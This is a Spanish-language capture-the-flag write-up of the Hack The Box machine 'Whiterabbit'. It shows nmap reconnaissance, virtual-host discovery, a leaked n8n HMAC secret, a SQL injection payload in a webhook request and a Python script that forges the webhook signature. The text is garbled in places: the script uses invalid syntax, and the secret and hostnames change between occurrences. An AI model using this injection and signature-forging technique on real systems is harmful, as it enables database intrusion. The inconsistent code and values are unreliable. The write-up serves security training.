

Hack The Box - Whiterabbit	
Sistema Operativo:	Linux
Dificultad:	Insane
Release:	05/04/2025
Skills Learned	
<ul style="list-style-type: none"> Automating constrained SQLi chains with signing requirements Cracking ZIP files Abusing backup tooling in reversc to extract high-value files Reversing binaries and reconstructing time-based password algorithms 	

La resolución de *Whiterabbit* se articuló como un ejercicio integral de reconocimiento, análisis y explotación encadenada que permitió comprometer progresivamente cada uno de los componentes de la infraestructura objetivo. El proceso se inició con una fase de enumeración exhaustiva en la que, ante la ausencia de vectores evidentes en la interfaz web principal, se procedió a identificar subdominios adicionales y servicios auxiliares. Este esfuerzo reveló la presencia de un panel de **Uptime Kuma**, una instancia de **Wiki.js** y un flujo de automatización en **n8n** vinculado a *webhooks* de GoPhish, cuya documentación interna filtraba información crítica, incluido el secreto HMAC utilizado para firmar las peticiones entrantes.

El análisis del flujo permitió detectar una vulnerabilidad de **inyección SQL basada en errores** en el procesamiento de los datos de *phishing*, inicialmente protegida por la verificación criptográfica del webhook. La obtención del secreto HMAC posibilitó reproducir firmas válidas y, mediante un script en Python, automatizar la explotación y exfiltrar información sensible, entre la que destacaba el registro de comandos administrativos recientes. Este hallazgo condujo al descubrimiento de un servidor **restic** configurado de forma insegura, cuyo repositorio contenía copias de seguridad cifradas con claves recuperables. Tras descifrar el archivo comprimido, se obtuvo la clave SSH del usuario *bob*, lo que permitió acceder a un contenedor Docker y, desde allí, abusar de permisos excesivos en la ejecución de restic para escalar a *root* dentro del contenedor.

La cadena de explotación continuó con la obtención de la clave SSH del usuario *morpheus* y el análisis del binario **neo-password-generator**, responsable de regenerar la contraseña del usuario *neo*. La ingeniería inversa del ejecutable reveló un generador determinista basado en la hora de ejecución, lo que permitió reconstruir la contraseña exacta mediante un ataque de fuerza bruta acotado temporalmente. Con acceso a la cuenta de *neo* —miembro del grupo *sudo*— la escalada final a *root* en el sistema anfitrión resultó inmediata, completando así el compromiso total de la máquina.



Enumeración

La dirección IP de la máquina víctima es 10.129.16.69. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
[usuari@kali:~/HTB/WhiteRabbit]
$ ping -c 5 10.129.16.69 -R
PING 10.129.16.69 (10.129.16.69) 56(124) bytes of data.
64 bytes from 10.129.16.69: icmp_seq=1 ttl=63 time=51.0 ms
RR:
  10.10.15.63
  10.129.0.1
  10.129.16.69
  10.129.16.69
  10.10.14.1
  10.10.15.63

64 bytes from 10.129.16.69: icmp_seq=2 ttl=63 time=50.9 ms      (same route)
64 bytes from 10.129.16.69: icmp_seq=3 ttl=63 time=50.5 ms      (same route)
64 bytes from 10.129.16.69: icmp_seq=4 ttl=63 time=51.4 ms      (same route)
64 bytes from 10.129.16.69: icmp_seq=5 ttl=63 time=49.6 ms      (same route)

--- 10.129.16.69 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4026ms
rtt min/avg/max/mdev = 49.587/50.673/51.368/0.610 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.16.69 -oN scanner_whiterabbit** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
 - **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
 - **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
 - **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
 - **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
 - **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
[user@ario kali] ~[HTB/WhiteRabbit]
$ cat nmap/scanner_whiterabbit
# Nmap 7.95 scan initiated Mon Dec 15 21:20:41 2025 as: /usr/lib/nmap/nmap -p- -SS -SC -SV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_whiterabbit 10.129.16.69
Nmap scan report for 10.129.16.69
Host is up (Received user-set (0.05s) latency).
Scanned at 2025-12-15 21:20:41 CET for 21s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh   syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 13.0 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 0f:0b:9e:0f:98:c6:ce:fa:97:c2:99:c5:db:b3 (ECDSA)
|_ edcsa-sha-nistp256 AAAAEzVjZHNhXnoTiTmlzdHayNTYAAAABBB8lomQGZRf6FPNy|m7lhV|DhJq7px0dkYQH82ajAIggOeo6MbCJMZTpOvhTxVQoyueKx9j9FLG6Gwpkz-
|_ 256 a9:19:c3:55:f6:a9:91:b8:83:8f:9d:21:0a:08:95:47 (ED5519)
|_ ssh-ed25519 AAAECDQJZI2L0I1NTESAAAEIoXISaPdRMC65Kw96EahK0EPz24KADtbKKkjXSI3b
80/tcp    open  http  syn-ack ttl 62 Caddy httpd
|_http-server-header: Caddy
|_http-title: Did not found redirect to http://whiterabbit.htb
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
2222/tcp open  ssh   syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:di:eb:4a:26 (ECDSA)
|_ edcsa-sha-nistp256 AAAAEzVjZHNhXnoTiTmlzdHayNTYAAAABBB8lumYmlfRt1cp6ig7JS8MrnSTbycjPwQFRLo/DM73E24UylAgUCgHoBsen8fE0+R9dykVEh34J0T5qfg-
|_ 256 ad:42:c0:93:77:9d:19:30:01:3c:37 (ED5519)
|_ ssh-ed25519 AAAECDQJZI2L0I1NTESAAAEIoXISaPdRMC65Kw96EahK0EPz24KADtbKKkjXSI3b
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Read data files from: /usr/share/nmap
Service discovery performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 15 21:21:00 2025 -- 1 IP address (1 host up) scanned in 21.37 seconds
```



Tras el análisis previo, se identificó un dominio asociado a la máquina objetivo. Para garantizar que mi sistema de ataque pudiera resolver correctamente dicho dominio, fue necesario modificar el archivo /etc/hosts, permitiendo así el reconocimiento y redirección de las solicitudes.

Este proceso se enmarca dentro del concepto de virtual hosting, una técnica fundamental en el ámbito del alojamiento web que permite a un único servidor físico gestionar múltiples sitios o dominios de forma simultánea. Esta estrategia consiste en configurar el servidor para que distinga y enrute las peticiones basándose en el nombre de dominio o en la dirección IP utilizada en la solicitud del cliente.


En el caso del **virtual hosting basado en nombre**, el servidor analiza el encabezado HTTP “Host” para determinar a qué conjunto de archivos o configuraciones se debe dirigir la respuesta. Por otro lado, en el **virtual hosting basado en IP**, cada sitio se asigna a una dirección IP particular, lo que aporta un nivel adicional de segregación y resulta especialmente útil cuando se requiere el uso exclusivo de certificados SSL/TLS para sitios individuales. Esta técnica optimiza el uso de recursos físicos, reduce costos y simplifica la administración, ya que permite consolidar diversas aplicaciones en una misma infraestructura sin que el tráfico o posibles incidencias en uno afecten la estabilidad de los demás servicios.



```
hosts
/etc
[...]
127.0.0.1      localhost
127.0.1.1      kali
10.129.16.59   whiterabbit.htb
[...]
# The following lines are desirable for IPv6 capable hosts
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

Análisis del puerto 80 (HTTP)

Al acceder inicialmente al servicio web expuesto por el servidor, la superficie de ataque aparente resultó ser mínima: la aplicación no evidenciaba vulnerabilidades obvias ni funcionalidades susceptibles de explotación directa.



About Us

At White Rabbit, we specialize in providing top-tier penetration testing services to identify vulnerabilities in your IT infrastructure. Our dedicated team of experts uses the latest tools and techniques to ensure your data is secure from external threats.

Our Values


Integrity, diligence, and expertise are the cornerstones of our business. We believe in working closely with our clients to provide customized security solutions that meet their unique needs.

Our Services

Our comprehensive range of services includes network penetration testing, application security assessments, vulnerability scans, and security training workshops.




La interfaz principal presentaba una empresa dedicada a servicios de *penetration testing*, acompañada de una sección de noticias donde se describían algunas de las herramientas y metodologías empleadas por la organización.




Ante la ausencia de vectores inmediatos, procedí a ampliar el reconocimiento mediante una enumeración sistemática de subdominios, con el objetivo de identificar posibles *virtual hosts* que pudieran albergar servicios auxiliares o paneles administrativos inadvertidos.

Durante este proceso, uno de los hallazgos más relevantes fue la detección de un subdominio que respondía correctamente a las peticiones HTTP: **status.whiterabbit.htb**. Tras validar su disponibilidad, incorporé la entrada correspondiente en el archivo `/etc/hosts`, habilitando así la resolución local del nuevo objetivo y permitiendo continuar con la fase de análisis en profundidad.




Al acceder al nuevo *virtual host*, el servicio expuesto correspondía a un portal de autenticación de **Uptime Kuma**, una plataforma de monitorización autoservida ampliamente utilizada para supervisar la disponibilidad de servicios y generar paneles de estado en tiempo real. Esta herramienta —concebida como una alternativa ligera y autogestionada a soluciones de *monitoring* más complejas— ofrece, por defecto, un conjunto de rutas públicas destinadas a la visualización de métricas, entre las cuales destaca el endpoint `/status`, habitualmente empleado para la publicación de paneles accesibles sin autenticación. Sin embargo, la ausencia de credenciales válidas impedía cualquier avance a través de la interfaz principal, por lo que resultaba imprescindible ampliar la superficie de reconocimiento.




Con el propósito de identificar posibles rutas expuestas inadvertidamente, inicié un proceso de *directory fuzzing* orientado a localizar endpoints accesibles sin autenticación. Esta aproximación permitió finalmente descubrir varias entradas adicionales que ampliaban de forma significativa el perímetro de ataque y abrían nuevas líneas de investigación.



La caracterización de Uptime Kuma y su comportamiento por defecto se fundamentó en la documentación oficial del proyecto, disponible en su repositorio público, cuya consulta resultó esencial para comprender la estructura típica de despliegue y las rutas expuestas en instalaciones estándar.




Al acceder al enlace correspondiente a **Wiki.js**, la navegación a través del *Main Menu* hasta la sección **GoPhish Webhooks** permitió identificar documentación interna relativa a un flujo de trabajo automatizado implementado en **n8n**. Este *workflow* se activaba a partir de un *webhook* generado por GoPhish y estaba diseñado para procesar telemetría asociada a campañas de *phishing*, normalizarla y persistirla en una base de datos para su posterior análisis. La descripción proporcionada en la wiki detallaba tanto la lógica del flujo como los puntos de integración entre los distintos nodos, lo que resultaba especialmente útil para inferir el comportamiento esperado del sistema y posibles vectores de abuso.



Al continuar desplazándose por la página, se revelaba un archivo descargable que contenía el historial de ejecución en tiempo real del *workflow*. Este recurso incluía además instrucciones explícitas sobre el uso del propio *webhook*, lo que ofrecía una visión privilegiada del funcionamiento interno del pipeline de automatización y de los parámetros que el sistema esperaba recibir.



La disponibilidad de este material constituía un indicio claro de una posible exposición indebida de información sensible, susceptible de ser aprovechada para manipular el flujo o inyectar datos maliciosos.




The screenshot shows a web browser displaying a Gophish documentation page. The page is titled "Database Interactions" and contains several numbered steps: 4. User Validation, 5. Phishing Score Update, 6. Debugging and Error Handling, 7. Conditional Logic. Below these steps is an "Example HTTP POST Request from Gophish to n8n". The request is as follows:

```
1 POST /webhook/d96af8a4-21bd-4bc9-bd34-37bfcc7dfcd1 HTTP/1.1
2 Host: 28efaf8f7df.whiterabbit.htb
3 x-gophish-signature: sha36cf4631463dbcc299b411c58480af5a9598ba05fc83efaf8a321b2cecd1c2dd
4 Accept: application/json
5 Accept-Encoding: gzip, deflate, br
6 Connection: keep-alive
7 Content-Type: application/json
8 Content-Length: 81
9
10 {
11   "campaign_id": 1,
12   "email": "test@ex.com",
13   "message": "Clicked Link"
14 }
```


At the bottom of the page, there is a blue bar with the text: "We have attached a json file of a completed workflow where an invalid signature is provided gophish_to_phishing_score_database.json".

Con el fin de continuar la enumeración del entorno, procedí a actualizar nuevamente el archivo `/etc/hosts`, incorporando el subdominio `28efa8f7df.whiterabbit.htb`, cuya existencia se infería a partir de la información contenida en la documentación interna. Esta resolución local permitía ampliar el perímetro de análisis y profundizar en los servicios auxiliares desplegados en la infraestructura.

La caracterización de **n8n** —una plataforma de automatización de flujos de trabajo de código abierto que permite orquestar integraciones complejas mediante nodos modulares y desencadenadores basados en eventos— se fundamentó en la documentación oficial del proyecto, disponible en su repositorio público. Su arquitectura extensible y su orientación a la automatización de procesos la convierten en una herramienta ampliamente adoptada en entornos DevOps y de ingeniería de datos, lo que explica su presencia en este escenario.



El análisis minucioso del archivo `gophish_to_phishing_score_database.json` permitió identificar un vector de ataque particularmente relevante: una potencial vulnerabilidad de **inyección SQL** derivada de la forma en que el flujo de trabajo procesaba el campo `email`. La lógica implementada en el nodo correspondiente construía consultas SQL de manera directa a partir de los datos suministrados por el `webhook`, sin aplicar mecanismos de saneamiento ni parametrización, lo que abría la puerta a una inyección basada en errores, especialmente teniendo en cuenta que el propio `debug node` del flujo exponía las trazas de ejecución y, por ende, los mensajes de error generados por el motor de base de datos.



```
1 {
2   "parameters": [
3     {
4       "name": "executeQuery",
5       "query": "SELECT * FROM victims WHERE email = \"{{ $json.body.email }}\" LIMIT 1",
6       "options": {}
7     }
8   ],
9   "id": "52909f83-d380-4fd6-ae76-f0a61e2cef55",
10   "name": "Get current phishing score",
11   "type": "n8n-nodes-base.mysql",
12   "typeVersion": 2.4,
13   "position": [
14     130,
15     200
16   ],
17   "alwaysOutputData": true,
18   "retryOnFail": false,
19   "executeOnce": false,
20   "notesInFlow": false,
21   "credentials": [
22     {
23       "id": "409609980d05459",
24       "name": "mariadb - phishing"
25     }
26   ],
27   "error": "continueErrorOutput"
28 }
```



El análisis minucioso del archivo `gophish_to_phishing_score_database.json` permitió identificar un vector de ataque particularmente relevante: una potencial vulnerabilidad de **inyección SQL** derivada de la forma en que el flujo de trabajo procesaba el campo `email`. La lógica implementada en el nodo correspondiente construía consultas SQL de manera directa a partir de los datos suministrados por el `webhook`, sin aplicar mecanismos de saneamiento ni parametrización, lo que abría la puerta a una inyección basada en errores, especialmente teniendo en cuenta que el propio `debug node` del flujo exponía las trazas de ejecución y, por ende, los mensajes de error generados por el motor de base de datos.

Afortunadamente, el flujo de trabajo de **n8n** filtraba inadvertidamente dicho secreto en el propio archivo JSON del `workflow`, junto con información detallada sobre el proceso de firma. Este hallazgo resultaba crucial, ya que permitía reproducir el cálculo del HMAC y generar solicitudes válidas pese a modificar el contenido del cuerpo, habilitando así la posibilidad de inyectar cargas maliciosas en el campo vulnerable.

```

275   {
276     "parameters": {
277       "action": "hmac",
278       "type": "SHA256",
279       "value": "{! JSON.stringify($json.body) }",
280       "dataPropertyName": "calculated_signature",
281       "secret": "3CWVGlmngMvdAzojqBifimv7gx6IS"
282     }
283     "id": "e406828a-0d97-44b8-8798-6d066c4a4159",
284     "name": "Calculate the signature",
285     "type": "n8n-nodes-base.crypto",
286     "typeVersion": 1,
287     "position": [
288       860,
289       340
290     ]
291   },

```

Con esta información, resultaba factible adaptar la petición **POST** proporcionada en la documentación, recalculando la firma y ajustando los parámetros necesarios para intentar desencadenar la inyección SQL y observar la respuesta del sistema.

Request	Response
<pre> Pretty Raw Hex 1 POST /webhook/d96af3a4-21bd-4bc8-bd34-37bfc67dfd1d HTTP/1.1 2 Host: 28ef8f7d.whiterabbit.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: es-ES,es,=0.8,es-ES,es,=0.5,es,=0.3 6 Accept-Encoding: gzip, deflate, br 7 DNT: 1 8 Connection: keep-alive 9 Cookie: rL_session=RudderEncrypt%3AUl2PfdovkX19P72uh0YIn8RSh02deItc6M1%2Fd4nTD7Trx%2BmjjztujtQgCfuSUqvo84X0nwTpblQu2gOJO aCV2FOLKOMg0AGNHF07xRz0Av2BDeLx8tYesv3BL5iUNAyjooZqJ4qfXB8kbfJCES85%30%; rL_anonymous_id= RudderEncrypt%3AUl2PfdovkX19P72uh0YIn8RSh02deItc6M1%2Fd4nTD7Trx%2BmjjztujtQgCfuSUqvo84X0nwTpblQu2gOJO cvVwtaANzD0%30; rL_page_init_referrer= RudderEncrypt%3AUl2PfdovkX19GCAvxVOEsV1%2Bq%2Bh12uYc%2B60RlUqKr09s%30; rL_page_init_referring_domain= RudderEncrypt%3AUl2PfdovkX19%2BezQNAuHSk%2Fxpx8kM6h59TgYHClMvSrrenE%30 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 Content-Type: application/json 13 Content-Length: 73 14 x-gophish-signature: sha256=c4651463d8bc629b9b411c58480af5a9966ba05fcfa83efa03a21b2ced1c2dd 15 16 { 17 "campaign_id":1, 18 "email":`"\` OR 1=1`, 19 "message":"Clicked Link" 20 } </pre>	<pre> HTTP/1.1 200 OK Content-Length: 38 Content-Type: text/html; charset=utf-8 Date: Mon, 15 Dec 2025 20:44:11 GMT Etag: w-/20-Bldu+A8r+1lPIUm%0eL11cuFw- Server: Caddy Vary: Accept-Encoding Error: Provided signature is not valid </pre>

La necesidad de recalcular la firma deriva del funcionamiento intrínseco del mecanismo **HMAC (Hash-Based Message Authentication Code)**, un sistema criptográfico diseñado para garantizar simultáneamente la integridad y la autenticidad de un mensaje. Este método combina una función hash criptográfica con un secreto compartido, generando un código de autenticación que solo puede ser reproducido por quienes conocen dicha clave. En el contexto de GoPhish, el servidor valida cada `webhook` comparando la firma recibida en la cabecera `x-gophish-signature` con la que él mismo calcula a partir del `payload` y del secreto configurado. Cualquier alteración en el cuerpo de la solicitud —por mínima que sea— produce un HMAC distinto, lo que provoca el rechazo inmediato del mensaje antes de que alcance el flujo de trabajo de n8n.



Para superar esta restricción, desarrollé un script en **Python** que automatiza la construcción del *payload*, el cálculo del HMAC y el envío de la petición. Este procedimiento garantiza que cada solicitud modificada conserve una firma válida, permitiendo así introducir cargas maliciosas sin activar los mecanismos de integridad del sistema.

```
#!/usr/bin/python3
import hmac, json, hashlib

def main():
    data = [
        "campaign_id": 1,
        "email": "test@ex.com",
        "message": "Clicked Link"
    ]
    print(hmac.new("3CWVGmndgMvdVaz0jqBiTicmv7gxc6IS".encode(), json.dumps(data, separators=(',', ':')).encode(), hashlib.sha256).hexdigest())
if __name__ == '__main__':
    main()
```

